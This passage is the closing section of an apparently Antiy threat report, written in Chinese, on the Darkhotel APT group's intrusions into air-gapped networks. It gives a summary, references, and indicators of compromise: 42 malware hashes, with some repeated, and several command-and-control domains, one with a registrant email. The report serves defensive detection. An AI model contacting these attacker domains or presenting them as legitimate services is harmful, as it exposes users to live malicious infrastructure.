

图 4-19 攻击者通过韩语版 Office 插入图片

5 小结

在针对 Darkhotel 在隔离网络渗透活动的分析过程中，根据文档元数据、漏洞利用特征、Ramsay 感染特殊标志等又关联到 Darkhotel 近年来的相关活动，表明 Darkhotel 在网络空间攻击活动的持续性，以及发现高价值目标之后能够及时部署攻击策略、升级恶意代码感染技术、完善整体攻击流程，彰显 Darkhotel 的高级持续威胁属性。

在 2019 年安天发布《震网事件的九年再复盘与思考》[4]，表达了传统的反病毒引擎和威胁情报成为两个具有互补作用的机制，传统的反病毒引擎针对海量的恶意代码的检测、辨识能力，并且通过深度预处理、虚拟执行等机制来应对恶意代码的变种、变换，因此在载荷检测方面，有无以伦比的识别与解析深度，而且对海量载荷对象提供了精准的判定机制。在威胁情报金字塔中，HASH、IP、域名等“狭义情报”被列入底层，即获取难度低、应用成本低。较为容易的被分析防御方提取为攻击指示器（信标），同时可以与多种安全设备、管理设备、防护软件等现有扩展接口实现对接。如果将 Darkhotel 此次针对隔离网络渗透活动与复杂度、完成度更高的 A2PT 震网比较，Darkhotel 实现的成本更低，传播、感染、渗出的过程更加依赖人员带入，但在较长的可持续攻击周期中，依然存在达成目标的可能。同时，在本次针对 Darkhotel 的样本关联和组织归属的分析中，通过建立可靠的基础标识能力与响应机制，分析 Darkhotel 组织演化的 TTP 进程以及相关情报，形成了检测引擎与威胁情报结合分析的典型案例。

参考资料

[1] 疑似 Darkhotel APT 组织针对中国贸易行业高管的定向攻击披露
https://s.tencent.com/research/report/646.html
[2] Darkhotel APT 团伙新近活动的样本分析
https://ti.qianxin.com/blog/articles/analysis-of-darkhotel/
[3] “寄生兽” （Darkhotel）针对中国外贸人士的最新攻击活动披露
https://s.tencent.com/research/report/741.html
[4] 震网事件的九年再复盘与思考
https://www.antiy.com/response/20190930.html

IOC

序号	哈希值
1	03BD34A9BA4890F37AC8FED78FEAC199

2	07858D5562766D8239A7C961FEEA087C
3	08943BB237926DD1376D799A4AFE797D
4	0B04998EEB9FB22429A04E3D0E134548
5	186B2E42DE0D2E58D070313BD6730243
6	1F3606DDA801A6B7E6BD7CC0E8994241
7	25877AA787B213C67854A08452CDFC5B
8	3439318CEDCF37C1BF5FE6D49DDBB2CB
9	359D2D301455A95F8A2655965B386278
10	3654C3FA86F19D253E4C70BDF5F3D158
11	3E805824F80BBA35AC06EAFC80C6B6AD
12	4A52DB18E3618F79983F0CB1DD83F34A
13	4FA4C81A7D1B945B36403DC95943F01E
14	4FA4C81A7D1B945B36403DC95943F01E
15	52E32DE77509DCB406DA3B81FB9055D7
16	53984EF18C965B49EEB3686460AD540B
17	5D0FAA109DCFDA31AC2D493631E606C2
18	5F564A755100D63B9C6374DABD1E5321
19	615A0F818DC0DED2F138D6B3B2DFD6E5
20	6E47F8BE989792800C019BC24DFB1A25
21	74805C5477DA842EB0798B95324F3A65
22	7A5503B148E3A1D88BA9E07D95166159
23	7E4572DB796E27848D23EA5D1E8604AA
24	8413AB4D5A950F81B40CEEBC3F1E7273
25	8AA069860D591119AF2859856AD5F063
26	B2B51A85BDAD70FF19534CD013C07F24
27	BB72720BC4583C6C4C3CAA883A7DEC95
28	C2ADF8BF8D8E4409A4725D0334ED8AA6
29	CC4503B59BABD2E07CF278FF11CE99C7
30	CF133C06180F130C471C95B3A4EBD7A5
31	D0EAD87212B0573447F573639DA49FF8
32	EEA409BBEFEE23EB475E4161F06D529A
33	F028D23CB4EA2C5DCF0A2B6BCAADA0C0
34	A211C80068304FB4A9ACD7AB13720D55
35	AA6BB52BD5E3D8B21C113E5AB1A240EA
36	BB72720BC4583C6C4C3CAA883A7DEC95
37	C803D412A5E86FA8DE111B77F2A14523
38	DC0222F1E0868C3612A93BA2D83B99BE
39	E48B89715BF5E4C55EB5A1FED67865D9
40	E61BA12C33DB1696715401D8FD0BAAE9
41	F17D7098BDE0B29441BFCD797812CF88
42	FF5D43B210545F931AE80A847D1789BB

序号	域名
1	service-security-manager.com
2	find-image.com (注册邮箱: lorinejeans11@mail.ru)
3	win-api-essentials.com
4	service.email-126.net
5	service.email-126.net